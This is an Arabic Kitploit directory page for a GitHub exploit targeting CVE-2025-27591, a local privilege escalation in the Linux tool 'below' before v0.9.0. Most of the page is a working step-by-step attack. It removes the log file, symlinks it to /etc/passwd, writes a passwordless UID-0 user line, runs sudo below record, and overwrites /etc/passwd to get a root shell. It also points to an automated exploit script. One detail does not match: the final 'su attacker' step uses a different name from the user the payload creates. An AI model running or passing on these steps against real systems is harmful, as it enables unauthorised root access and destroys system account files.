
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
Linux-Privilege-Escalation-CVE-2025-27591 — CVE-2025-27591 هي ثغرة معروفة لتصعيد الامتيازات في خدمة Below (الإصدار < v0.9.0) | Kitploit

أدوات/GitHubGitHub/dollarboysushil/linux-privilege-escalation-cve-2025-27591
تصعيد الامتيازاتتحليل الثغرات الأمنيةالاستغلالما بعد الاستغلالاختبار الاختراقالفريق الأحمر
GitHubdollarboysushil/linux-privilege-escalation-cve-2025-27591

Linux-Privilege-Escalation-CVE-2025-27591

مشاركة

CVE-2025-27591 هي ثغرة معروفة لتصعيد الامتيازات في خدمة Below (الإصدار < v0.9.0)

عرض المستودع
7237منذ سنة واحدةلم تتم المراجعة بعد

CVE-2025-27591 - تصعيد الامتيازات عبر رابط رمزي قابل للكتابة في below

ملخص

هذا استغلال بسيط لـ CVE-2025-27591، وهي ثغرة تصعيد امتيازات محلية في أداة مراقبة النظام below لنظام لينكس. تؤثر الثغرة على الإصدارات السابقة لـ v0.9.0 وتنبع من تعيينات أذونات غير صحيحة في النظام. تم اكتشاف المشكلة في يناير 2025 والإفصاح عنها علنًا في 12 مارس 2025 (SecurityOnline, OpenWall). عند تشغيل below باستخدام sudo، قد يسجل الأخطاء في دليل قابل للكتابة للجميع (/var/log/below)، مما يسمح للمهاجمين بإنشاء رابط رمزي لملف سجل إلى أهداف حساسة مثل /etc/passwd.

من خلال استغلال هذا، يمكن لمستخدم غير مميز لديه صلاحية sudo لـ below تصعيد الامتيازات إلى الجذر.


تفاصيل الثغرة

  • معرف CVE: CVE-2025-27591
  • الأداة المتأثرة: below
  • الميزة المتأثرة: التسجيل عبر below record
  • المسار المعرض للخطر: /var/log/below/error_root.log
  • متطلبات الهجوم:
    • الدليل /var/log/below قابل للكتابة للجميع
    • يمكن للمهاجم تشغيل sudo /usr/bin/below record بدون كلمة مرور

خطوات الاستغلال (يدوي)


✅ الخطوة 1: التحقق من أن دليل السجلات قابل للكتابة للجميع

يجب أن ترى:

drwxrwxrwx 2 root root 4096 ... /var/log/below
alt text

✅ الخطوة 2: إزالة أي ملف error_root.log موجود

rm -f /var/log/below/error_root.log

✅ الخطوة 3: إنشاء رابط رمزي إلى /etc/passwd

ln -s /etc/passwd /var/log/below/error_root.log

ثم تحقق باستخدام

ls -la /var/log/below/error_root.log
# should show: error_root.log -> /etc/passwd

alt text

✅ الخطوة 4: إنشاء ملف حمولة

سيؤدي هذا إلى إضافة مستخدم مهاجم جذر جديد بدون كلمة مرور:

echo 'dollarboysushil::0:0:dollarboysusil:/root:/bin/bash' > /tmp/payload

هيكل الملف

username:password:UID:GID:comment(home/full name):home_directory:shell

الشيء الأساسي هنا هو UID و GID

نحن نضبط UID و GUID على 0 مما يجعل المستخدم مستخدم جذر ومعرف المجموعة = مجموعة الجذر

alt text

✅ الخطوة 5: تشغيل كتابة السجل كجذر

هذا هو جوهر الاستغلال.

sudo /usr/bin/below record

من المتوقع أن يفشل هذا الأمر أو ينتهي وقته — لكنه سيحاول كتابة سجلات الأخطاء إلى /var/log/below/error_root.log، وهو في الواقع /etc/passwd.

💡 في بعض الحالات، قد يؤدي هذا وحده إلى إفساد /etc/passwd — لذلك نستبدله بالكامل بعد ذلك.

✅ الخطوة 6: استبدال /etc/passwd عبر الرابط الرمزي

cp /tmp/payload /var/log/below/error_root.log

alt text

✅ الخطوة 7: تصبح جذر

su attacker

ستنتقل إلى قشرة جذر، بدون الحاجة إلى كلمة مرور.

alt text

خطوات الاستغلال (تلقائي)


python3 dbs_exploit.py

alt text

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    926
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    699
  • 3

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    428
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer هي منصة مفتوحة المصدر لإدارة الامتيازات (PAM) توفر لفرق DevOps وتكنولوجيا المعلومات وصولًا آمنًا عند الطلب إلى نقاط نهاية SSH وRDP وKubernetes وقواعد البيانات وRemoteApp عبر متصفح الويب.

    397
  • 5

    SafeLine

    chaitin/safeline

    WAF مستضافة ذاتيًا ووكيل عكسي يقوم بتصفية حركة المرور HTTP الضارة، ويمنع هجمات SQL injection و XSS وهجمات البوت، مع تحديد معدل الطلبات وتشفير HTML/JS الديناميكي.

    347
  • 6

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    337

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →